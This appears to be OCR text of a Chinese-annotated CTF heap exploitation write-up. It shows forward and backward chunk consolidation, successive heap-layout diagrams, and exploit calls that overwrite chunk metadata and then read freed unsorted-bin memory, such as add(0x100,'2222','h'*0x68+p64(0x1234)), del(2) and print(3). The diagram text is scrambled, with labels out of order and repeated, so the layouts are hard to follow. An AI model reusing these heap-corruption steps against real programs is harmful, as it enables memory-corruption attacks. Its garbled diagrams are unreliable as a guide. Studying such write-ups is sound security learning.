
- 向前合并
  - prev_in_use = 0 (0x110)
  - prev_size = 0x110
  - find node_1, consolidate
- 向后合并
  - Top chunk





0
0x31
dddddddd
dddddddd
...
dddddddd
0
dddddddd
0x91
gggggggg
....
1
add(0x80,"1111","g"*0x80)
bbbbbb00
0x20
3
ffffffff
ffffffff
bbbbbbbbb
0x51
small bin
small bin
bbbbbbbbb
bbbbbbbbb
0x110
0x110
cccccccc
cccccccc
...
cccccccc
Top chunk
Small bin
0x50


0
0x31
dddddddd
dddddddd
...
dddddddd
0
dddddddd
0x91
gggggggg
....
1
bbbbbb00
0x111
hhhhh
hhhhh
hhhhh
hhhhh
hhhhh
hhhhh
....
0x1234
2
3
0x100
0x110
cccccccc
cccccccc
...
cccccccc
Top chunk
add(0x100,"2222","h"*0x68+p64(0x1234))
Small bin
0x50


0
0x31
dddddddd
dddddddd
...
dddddddd
0
dddddddd
0x91
gggggggg
....
1
bbbbbb00
0x111
2
3
hhhhh
hhhhh
hhhhh
hhhhh
hhhhh
hhhhh
....
0x1234
0x100
0x110
....
....
4
...
ccccccccc
Top chunk
add(0x80,"4444","i"*0x80)
Small bin
0x50


0
0x31
dddddddd
dddddddd
...
dddddddd
0
dddddddd
0x91
gggggggg
....
1
del(2)
bbbbbb00
0x111
Unsorted
Unsorted
hhhhh
hhhhh
hhhhh
hhhhh
....
0x1234
0x100
0x110
....
....
...
cccccccc
3
4
Top chunk
Small bin
0x50


0
0x31
dddddddd
dddddddd
...
dddddddd
0
dddddddd
0x91
gggggggg
....
1
bbbbbb00
0x111
Unsorted
Unsorted
hhhhh
hhhhh
hhhhh
hhhhh
....
0x1234
0x100
0x110
....
....
...
cccccccc
3
4
print(3) --> ok
Top chunk
Small bin
0x50

总结：本质上就是尝试 print_unsorted，最为精彩的还是利用 Top chunk 合并那里